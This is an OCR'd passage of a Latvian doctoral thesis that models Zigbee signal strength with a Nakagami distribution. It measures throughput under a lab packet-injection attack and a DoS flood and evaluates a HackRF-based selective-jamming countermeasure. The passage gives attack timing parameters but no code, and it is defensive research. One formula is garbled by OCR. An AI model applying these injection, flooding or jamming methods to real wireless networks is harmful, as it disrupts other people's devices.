3.6. izteiksme tiek izmantota, lai ģenerētu datus no Nakagami sadalījuma, pielāgotu *RSSI* vērtības un simulētu signāla izmaiņas reālās bezvadu tīkla vidēs. Nejauši ģenerētie dati tiek aprakstīti ar varbūtību blīvuma funkciju (*PDF*), 3.7. izteiksme norāda, kā vērtības tiek sadalītas [119–121].

$$f(x) = \frac{2m^m}{\Gamma(m)\omega} m_{x^{2m-1}e^{-\frac{m}{\omega}x^2}, \quad x>0}, \tag{3.7.}$$

kur *m* – formas (angļu val. *shape*) parametrs; ω = E[R^2] – vidējā signāla jauda; Γ(*m*) – gamma funkcija.

Izmantojot 3.6. un 3.7. izteiksmi, tika veikti signāla modelēšanas aprēķini, izmantojot parametrus *m* = 0,8 un ω = 0,3. Šīs vērtības tika noteiktas, analizējot eksperimentāli iegūtos *RSSI* datus un pielāgojot Nakagami sadalījumu, izmantojot momentu metodi. Eksperimentālo datu analīze rāda, ka *RSSI* vērtības *Zigbee* tīklā ievērojami mainās atkarībā no vides šķēršļiem un daudzceļu atstarošanas efektiem.

$$m = \frac{\mathrm{E}[\mathrm{R}^2]^2}{\mathrm{Var}(R^2)}, \tag{3.8.}$$

kur E[R^2] – vidējā signāla jauda; Var(R^2) – jaudas dispersija.

Eksperimentālie *RSSI* dati tika analizēti un pielāgoti Nakagami sadalījumam, galvenokārt ņemot vērā zemās *RSSI* vērtības, kas raksturīgas intensīvam izbalēšanas efektam un daudzceļu izplatībai. Iegūtā parametra vērtība m = 0,8 liecina par spēcīgu signāla svārstību klātbūtni vidē bez stabilas tiešās redzamības līnijas (*LOS, Line-of-Sight*). Šīs vērtības tika aprēķinātas, balstoties mērījumos limeņā –85 dBm, kas atbilst apstākļiem ar spēcīgiem daudzceļu traucējumiem un būtisku signāla vājināšanos šķēršļu dēļ. Šādos apstākļos dominē signāla izplatība caur atstarojumiem un difrakciju, kas atbilst zemai signāla/trokšņa attiecībai un izraisa augstu signāla zuduma intensitāti daudzceļu izplatīšanās rezultātā [119–121].

Vidējā signāla jauda ω tika aprēķināta, pamatojoties uz eksperimentāli iegūtajiem *RSSI* mērījumiem, kuros dominēja zemas signāla stipruma vērtības. Šī pieeja ir būtiska, jo *Zigbee* tīklos, īpaši *NLOS* (*Non-Line-of-Sight*) scenārijos, signāla izplatība ir pakļauta daudzceļu efektiem un būtiskam izbalēšanām.

$$\omega = 10^{\frac{\mathrm{RSSI}-P_{\mathrm{ref}}}{10}}, \tag{3.9.}$$

kur *RSSI* – uztvertā signāla līmenis [dBm]; P_{ref} – references līmenis (–100 dBm).

Lai aprēķinātu vidējo signāla jaudu ω, tika izmantotas eksperimentāli iegūtās *RSSI* vērtības diapazonā no –85 dBm līdz –95 dBm, kas raksturīgas *Zigbee* tīklam vidē ar spēcīgiem šķēršļiem un daudzceļu izplatību. Pamatojoties uz šo diapazonu, tika veikti aprēķini, kā rezultātā iegūtā ω = 0,3 vērtība precīzi atspoguļo zemu signāla stiprumu un būtisku izbalēšanas efektu.

Noteiktie Nakagami parametri m = 0,8 un ω = 0,3 atbilst scenārijiem, kuros *Zigbee* tīklā dominē spēcīgs izbalēšanas efekts un signāla līmenis ir ļoti zems. Šādu situāciju var interpretēt kā stāvokli, kurā tīkla darbība ir stipri traucēta vai tīkls ir gandrīz nefunkcionējošs.

Šāds signāla līmenis (–85 dBm) ir raksturīgs vidēm, kurās:


- nav stabilas tiešās redzamības līnijas (*LOS*), signāls tiek uztverts gandrīz tikai caur atstarošanos;
- eksistē liela signāla jaudas dispersija, kas izraisa intensīvas *RSSI* svārstības;
- signāla pastāvīgā vājināšanās izraisa ievērojamu pakešu zudumu un retranslācijas palielināšanos, kas var ievērojami samazināt tīkla veiktspēju.

Tas ir īpaši noderīgi, lai novērtētu *Zigbee* tīkla signāla stiprumu un tīkla caurlaidspēju pēc Nakagami sadalījumam. 3.10. izteiksme nosaka modificēto *RSSI* signāla stiprumu pēc reālo nomērīto *RSSI*, izmantojot *Killerbee* programmatūru, un arī izrēķināt modificēto caurlaidspēju pēc iegūtām modificētām *RSSI* vērtībām, izmantojot 3.2.– 3.5. izteiksmi [74, 115, 119].

$$RSSImod = RSSIorig + 10 \times log10(F), \tag{3.10.}$$

kur $RSSI_{orig}$ – nomērītā *RSSI* vērtība; F – gamma starojums.

Izmantojot logaritmisko korekciju no 3.10. izteiksmes, tai pievieno nejaušas signāla jaudas svārstības, ko rada daudzceļu izplatīšanas efekti (piemēram, atstarojumi, difrakcijas un izkliedēšana). Iegūtajā *RSSI* vērtībā tiek ņemtas vērā nejaušās svārstības, tādējādi tā ir tuvāka reālajiem apstākļiem sarežģītā vidē (piemēram, ēkā vai pilsētvidē).



3.3. att. Signāla stipruma identifikators Nakagami sadalījuma ietekmē.


Lai novērtētu Nakagami sadalījuma piemērotību *Zigbee* tīkla signāla modelēšanai, tika veikti eksperimentāli mērījumi, kuru mērķis bija analizēt signāla stipruma parametrus dažādos vides apstākļos, īpaši koncentrējoties uz izbalēšanas efektu un daudzceļu izplatību. Eksperimentā tika izmantota *CC2531* ierīce ar ārējo *SMA* antenu, kas darbojas 2,4 GHz frekvenču diapazonā. Lai izvērtētu antenas ietekmi uz signāla kvalitāti, tika testētas vairākas antenas ar dažādu novietojumu un orientāciju. Mērījumi tika veikti *Zigbee* 15. kanālā, kas tika izvēlēts, lai samazinātu iespējamos traucējumus no citiem 2,4 GHz avotiem, piemēram, *Wi-Fi* un *Bluetooth* ierīcēm.

Mērījumi tika veikti ārtelpās, kur signāla pārraide norisinājās starp šķēršļiem, ieskaitot sienas un mēbeles, kas radīja daudzceļu izplatības efektus un signāla vājināšanos. Attālums starp raidītāju un uztvērēju variēja no 1 metra līdz 4 metriem. Šajā eksperimentā tika analizēts *NLOS* (angļu val. *Non-Line-of-Sight*) gadījums, kur signāla izplatība notiek tikai caur atstarošanos un difrakciju, izraisot paaugstinātu *fading* efektu. Fiziski šķēršļi, piemēram, sienas un mēbeles, būtiski ietekmēja *RSSI* dispersiju, radot lielas signāla līmeņa svārstības.

Atstarojumu izpēte no grīdas, sienām un griestiem netika veikta detalizēti, tomēr eksperimentālā vide pati par sevi nodrošināja intensīvu daudzceļu efektu, kas atspoguļojās *RSSI* vērtībās. Citi aktīvie 2,4 GHz signāla avoti netika konstatēti, tāpēc traucējumi, ko radīja *Wi-Fi* vai *Bluetooth* ierīces, nebija būtisks faktors. Tika veikti testi ar dažādiem *Zigbee* kanāliem, lai novērtētu to ietekmi uz signāla stabilitāti un iespējamo frekvenču joslas trokšņa līmeni.

Mērījumi tika veikti, izmantojot *KillerBee* programmatūru, kas ļauj uztvert un analizēt *Zigbee* protokola paketes. Datu ieguvei tika izmantoti dažādi laika intervāli – 30 s, 60 s un 120 s, lai novērtētu *RSSI* dinamiku un stabilitāti dažādos laika periodos. Datu filtrēšana netika veikta, tāpēc analīzei tika izmantoti neapstrādāti *RSSI* mērījumu dati, kas precīzāk atspoguļo signāla dabiskās svārstības eksperimentālajā vidē. Nakagami parametru m un ω aprēķini tika veikti, izmantojot momentu metodi, kas balstās *RSSI* jaudas vidējām vērtībās un dispersijā.

Izmantojot *Python* palaišanas programmas un *CC2531* pakešu uzraugu moduli, kas mēra signāla stiprumu izveidotājā *Zigbee* tīklā (viens maršrutētājs + trīs aktīvas viedierīces), tika secināts, ka pilnībā darbspējīga tīkla oriģinālais *RSSI* ir –32,27 dBm, kas ir izcils rezultāts, lai ierīces varētu darboties stabili un efektīvi. Arī modificētais *RSSI*, kas aprēķināts Nakagami sadalījumu ietekmē, pievienojot papildu vājinājumus faktorus, tajā pašā tīkla uzrādīja –40,17 dBm, kas arī liecina par labu savienojuma kvalitāti. Šis rezultāts nozīmē, ka, veicot mērījumus ar papildu izkliedes modelēšanu, kas atbilst reālākajiem dzīves apstākļiem, *Zigbee* tīkls joprojām saglabā stabilu un efektīvu darbību.



3.4. att. Tīkla caurlaidspējas Nakagami sadalījuma ietekmē.

Izmantojot izteiksmes *Python* palaišanas programmā un *CC2531* pakešu uzraugu moduli, arī ir iespējams nomērīt reālu *Zigbee* tīkla caurlaidspēju, modificētu pēc Nakagami sadalījuma. Reāla caurlaidspēja ir stabila un sasniedz vidējo vērtību aptuveni 120 kbit/s, kas liecina par tīkla augstu efektivitāti un spēju uzturēt stabilu datu pārraidi. Šī vērtība ir tuvu *Zigbee* standarta teorētiskajai robežai. Modificēta caurlaidspēja, kas aprēķināta, izmantojot Nakagami sadalījuma radīto *RSSI* korekciju, uzrāda lielāku mainīgumu ar vidējo vērtību ap 111 kbit/s. Tas atspoguļo papildu signāla vājinājumus un izkliedes efektus, kas ir raksturīgi reālām vidēm, piemēram, ar šķēršļiem vai intensīvu interferenci.


Tīkla caurlaidspējas un signāla stipruma identifikatora novērtējums uzbrukumā un pretpasākumā vidē

IEEE 802.15.4 tīklu darbības efektivitāte ir cieši saistīta ar signāla stiprumu (*RSSI*) un tīkla caurlaidspēju. Šie rādītāji ļauj novērtēt ne tikai tīkla darbspēju miera un darbības apstākļos, bet arī tā noturību pret iespējamiem uzbrukumiem un spēju pielāgoties pretpasākumu ieviešanas procesam.


Šajā nodaļā analizēta *Zigbee* tīkla veiktspēja, izmantojot *Python* palaišanas programmas un *Killerbee* rīkus. Papildus tiek apskatīta modificēta signāla stipruma vērtība, ko iegūst, piemērojot Nakagami sadalījumu, kas precīzāk atspoguļo reālos signāla izplatīšanās apstākļus. Tiek veikta gan reālās, gan modificētās caurlaidspējas un signāla stipruma analīzes, ņemot vērā uzbrukuma un pretpasākumu ieviešanas scenārijus [125].

Pakešu injekcijas uzbrukuma un pretpasākuma metodes novērtējums

Atsaucoties uz kiberuzbrukuma testgultnes aprakstu (2. nod.), autors ieviesa pakešu injekcijas, kas tīklā tiek identificētas kā parastas paketes, taču ar specifisku galveni un mākslīgi ienesto *RSSI* vājinājumu. Kā iepriekš minēts, *RSSI* modifikācijām tika izmantots Nakagami sadalījums, lai simulētu reālu signāla izkliedi un vājinājumu. Tas ļauj veikt analīzi, kas atspoguļo ne tikai tīkla veiktspēju ideālos apstākļos, bet arī tā reaģētspēju uz potenciāliem draudiem, kas saistīti ar signāla vājinājumu vai interferenci [125-126].




3.5. att. Signāla stipruma identifikatora analīze pakešu injekcijas uzbrukuma laikā ar sūtīšanas biežumu 0,25 sekundes.




3.6. att. Signāla stipruma identifikatora analīze pakešu injekcijas uzbrukuma laikā ar sūtīšanas biežumu 0,5 sekundes.

Tika veikta pakešu injekcija no injektora ar –90 dBm *RSSI* ienesto vājinājumu sūtīšanas biežumu 0,25 sekundes un 0,5 sekundes. Redzams, ka injektors pilnā apmēra neparalizē tīkla darbību, bet lielā mērā ietekmē tā darbību. Ienestais signāla vājinājums ir –90 dBm, kas ietekmē signāla stiprumu, bet, strādājot kopā ar citam ierīcēm, kas saglābā normālu darbības stāvokli, vidējais *RSSI* gan oriģinālā, gan modificētā variantā nav liels, tāpēc var secināt, ka signāls pasliktinās [122–124].




3.7. att. Tīkla caurlaidspējas analīze pakešu injekcijas uzbrukuma laikā ar sūtīšanas biežumu 0,25 sekundes.




3.8. att. Tīkla caurlaidspējas analīze pakešu injekcijas uzbrukuma laikā ar sūtīšanas biežumu 0,5 sekundes.

Arī, izmantojot empīrisko caurlaidspējas modeļa rēķināšanu *Zigbee* tīklos, tiek secināts, ka pakešu injektors ietekmē *Zigbee* tīkla caurlaidspēju. Atkarībā no injicēto pakešu biežuma caurlaidspēja var samazināties līdz pat divām reizēm, kas negatīvi ietekmē datu pārsūtīšanu no ierīces uz Zigbee maršrutētāju un apstiprinājuma pakešu saņemšanu. Izmantojot modificētās *RSSI* vērtības, arī var teikt, ka caurlaidspēja injektora darbības laikā tiek galā ar informācijas pārsūtīšanu, taču ne tik labi, kā tas ir normālā stāvoklī. Veicot tīkla caurlaidspējas un *RSSI* analīzi, izmantojot ilgu pakešu uzraudzības metodi ar mērījumu ilgumu no 60 sekundēm līdz 120 sekundēm un injekcijas biežumu 0,25 sekundes un 0,5 sekundes, tika secināts, ka ilgstošāki mērījumi atklāj būtiskas svārstības tīkla reālajā un modificētajā caurlaidspējā, kā arī *RSSI* vērtībās, uzsverot to, ka biežākas injekcijas (0,25 sekundes) vairāk ietekmē tīkla stabilitāti nekā retākas (0,5 sekundes) [126].

Tagad, kad ir zināms, ka kanāls ir pakļauts šāda veida uzbrukumiem, var ieviest papildu pretpasākumu modeli injekcijai, ko veic atsevišķa darbstacija ar otro pieslēgtu *CC2531* moduli, kas īpaši "noķer" injekcijas paketes un nekavējoties nosūta aicinājumu *HackRF One* ierīcei, lai bloķētu tādas paketes.




3.9. att. Signāla stipruma identifikatora analīze pakešu injekcijas uzbrukuma laikā ar pretpasākumu ierīci ar sūtīšanas biežumu 0,25 sekundes.




3.10. att. Signāla stipruma identifikatora analīze pakešu injekcijas uzbrukuma laikā ar pretpasākumu ierīci ar sūtīšanas biežumu 0,5 sekundes.

Izmantojot *HackRF One* ierīci un *CC2531* pakešu monitorēšanas moduli, tika demonstrēta efektīva *Zigbee* tīkla aizsardzība pret paketes injekcijām. *CC2531* darbstacija precīzi identificēja injekciju paketes, pamatojoties uz specifiskiem pakešu galvenēm no *RZUSBStick*, savukārt *HackRF One* ģenerēja troksni tikai uz konkrētām injekcijas pakešu frekvenču nišām, bloķējot to tālāku izplatīšanos. Šī metode ļāva efektīvi neitralizēt uzbrukumu, neradot būtiskus traucējumus legālām *Zigbee* tīkla datu pārraidēm. Eksperimentālie rezultāti parādīja, ka ar šo pieeju iespējams ievērojami samazināt uzbrukumu ietekmi, saglabājot stabilu tīkla caurlaidspēju.



3.11. att. Tīkla caurlaidspējas analīze pakešu injekcijas uzbrukuma laikā ar pretpasākumu ierīci ar sūtīšanas biežumu 0,25 sekundes.




3.12. att. Tīkla caurlaidspējas analīze pakešu injekcijas uzbrukuma laikā ar pretpasākumu ierīci ar sūtīšanas biežumu 0,5 sekundes.

Grafiki parāda, ka ar selektīvu bloķēšanas mehānismu, kas identificē specifisku injekciju pakešu galvenes, uzbrukumu ietekme tiek būtiski samazināta, un tas nodrošina stabilāku caurlaidspēju tīklā. Salīdzinot abas situācijas, tīkla bloķēšana tika veikta tikai attiecībā uz ļaunprātīgām injekcijas paketēm, tādējādi saglabājot normālu *Zigbee* datu plūsmu un nodrošinot augstāku vidējo caurlaidspēju. Šie rezultāti liecina, ka pretpasākumu ierīce efektīvi bloķē uzbrukumus, vienlaikus netraucējot legālo datu apmaiņu, kas uzlabo *Zigbee* tīkla uzticamību vidēs ar iespējamu ļaunprātīgu aktivitāti.

Veicot pretpasākuma mērījumus 60 sekundes un 120 sekundes ar 0,5 sūtīšanas biežumu, pēc iegūtajiem grafikiem (2. pielikumā) var secināt, ka promocijas darba izstrādātas injekcijas pakešu bloķēšanas varbūtība ir aptuveni 99 %, tas nozīme, ka pretpasākuma ierīce strādā izcili un visas injekcijas paketes tīklā var atpazīt. Turklāt var secināt, ka ilgākos mērījumos caurlaidspēja palielinās straujāk, īpaši tuvojoties reālajām tīkla noslodzes vērtībām.


DoS uzbrukuma un pretpasākuma metodes novērtējums

Atsaucoties uz kiberuzbrukuma testgultnes aprakstu (2. nod.), autors simulēja *DoS* uzbrukumu, ģenerējot papildu uzbrukuma paketes, kuru mērķis bija radīt tīkla pārslodzi, izmantojot augstu pakešu nosūtīšanas biežumu, kas pārsniedz *IEEE 802.15.4* tīkla normālās darbības kapacitāti.



3.13. att. Signāla stipruma identifikatora analīze *DoS* uzbrukuma laikā.


DoS uzbrukums ar augstu pakešu nosūtīšanas biežumu (0,1 sekunde) rada *Zigbee* tīkla pārslodzi, kas ievērojami pazemina tīkla caurlaidspēju un ietekmē signāla stabilitāti, kā arī palielina tīkla neaizsargātību pret potenciāliem traucējumiem un troksni. Kā redzams 3.13. attēla grafikā, 30 sekunžu laikā tika nosūtītas aptuveni 290 *DoS* uzbrukuma paketes, kas ievērojami samazināja tīkla caurlaidspēju, taču *RSSI* vērtības saglabājās normālā stāvoklī, liecinot, ka uzbrukums galvenokārt ietekmēja tīkla darbības efektivitāti, nevis signāla stiprumu, ļaujot pārējiem ierīcēm tīklā savstarpēji komunicēt ar 3–4 sekundes aizturi nekā parastā darbības stāvoklī, kur paketes sūtīšanas no ierīcēm aizņem 0,5 sekundes [126].



3.14. att. Tīkla caurlaidspējas analīze *DoS* uzbrukuma laikā.

